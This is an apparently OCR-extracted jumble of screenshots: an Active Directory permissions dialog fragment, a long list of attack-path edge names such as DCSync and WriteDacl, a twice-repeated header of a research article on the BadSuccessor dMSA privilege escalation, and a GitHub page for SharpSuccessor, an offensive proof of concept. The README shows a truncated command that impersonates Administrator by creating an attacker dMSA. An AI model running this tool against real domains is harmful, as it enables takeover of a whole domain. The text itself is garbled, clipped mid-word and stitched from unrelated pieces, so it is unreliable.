
Permissions


Select the permissions you want to delegate.


computer account Full Control permissions to the Organizational Unit. After you've created the account, disable it as shown in the first ADUC screenshot. Otherwise, CAU won't be able to activate it.


"MISC"
CNO
GenericWrite
Contains
GenericWrite
GenericWrite
DCSync
DCSync


CNO
CNO
"AD Full Control"


GenericAll
MemberOf
MemberOf
MemberOf
AddMember
MemberOf
AddMember
AddMember
WriteDacl
WriteDacl
AddMember
WriteDacl
WriteDacl
ForceChangePassword
WriteDacl
AddMember
ForceChangePassword
WriteDacl
ForceChangePassword
WriteDacl
ForceChangePassword
WriteDacl
GenericAll
GenericAll
DCSync
DCSync
DCSync
DCSync
DCSync
DCSync
DCSync


MemberOf
MemberOf
GenericWrite
SyncedToEntraUser
AZHasRole
AZResetPassword
AZContains
AZResetPassword
AZContains
AZResetPassword
AZContains
AZResetPassword
AZResetPassword
AZContains
AZResetPassword
AZResetPassword
AZContains
AZResetPassword
AZResetPassword
AZResetPassword
AZResetPassword
AZResetPassword
AZResetPassword
AZResetPassword
AZResetPassword
AZResetPassword
AZResetPassword
yncedToADUser
yncedToADUser
yncedToADUser
SyncedToADUser
yncedToADUser
yncedToADUser
MemberOf
MemberOf
MemberOf
MemberOf
MemberOf
MemberOf
MemberOf
MemberOf
MemberOf
MemberOf
MemberOf
MemberOf
MemberOf




BadSuccessor: Abusing dMSA to Escalate Privileges in Active Directory

Yuval Gordon
May 21, 2025

By abusing dMSAs, attackers can take over any principal in the domain.

Executive summary

- Akamai researcher Yuval Gordon discover ty in Windows Server 2025 that allows attacker Directory (AD).
- The attack exploits the delegated Managed Service Account (dMSA) feature that was introduced in Windows Server 2025, **works with the default configuration, and is trivial to implement**.




BadSuccessor: Abusing dMSA to Escalate Privileges in Active Directory

Yuval Gordon
May 21, 2025

By abusing dMSAs, attackers can take over any principal in the domain.

Executive summary

- Akamai researcher Yuval Gordon discover ty in Windows Server 2025 that allows attacker Directory (AD).
- The attack exploits the delegated Managed Service Account (dMSA) feature that was introduced in Windows Server 2025, **works with the default configuration, and is trivial to implement**.



logangoins Merge branch 'master' of https://github.com/logangoins/SharpSuccessor 58aa5b1 · 2 months ago 13 Commits

SharpSuccessor	Updated flags for clairity	2 months ago
.gitattributes	Add .gitattributes, .gitignore, and README.md.	2 months ago
.gitignore	Add .gitattributes, .gitignore, and README.md.	2 months ago
README.md	Updated with new flags	2 months ago
SharpSuccessor.sln	Add project files.	2 months ago


SharpSuccessor

SharpSuccessor is a .NET Proof of Concept (POC) for fully weaponizing Yuval Gordon's (@YuG0rd) BadSuccessor attack from Akamai. A low privilege user with `CreateChild` permissions ove the Active Directory domain can escalate privileges to domain administrator.

Use SharpSuccessor to add and weaponize the dMSA object, setting the acc ser context:

```
SharpSuccessor.exe add /impersonate:Administrator /path:"ou=test,c
```

```
C:\Users\jdoe.LAB\Downloads>SharpSuccessor.exe add /impersonate:Administrator /path:"ou=test,dc=l

@_logangoins

[+] Adding dnshostname attacker_dMSA.lab.lan
[+] Adding samaccountname attacker_dMSA$
```



Learn / Windows Server / Identity and access /

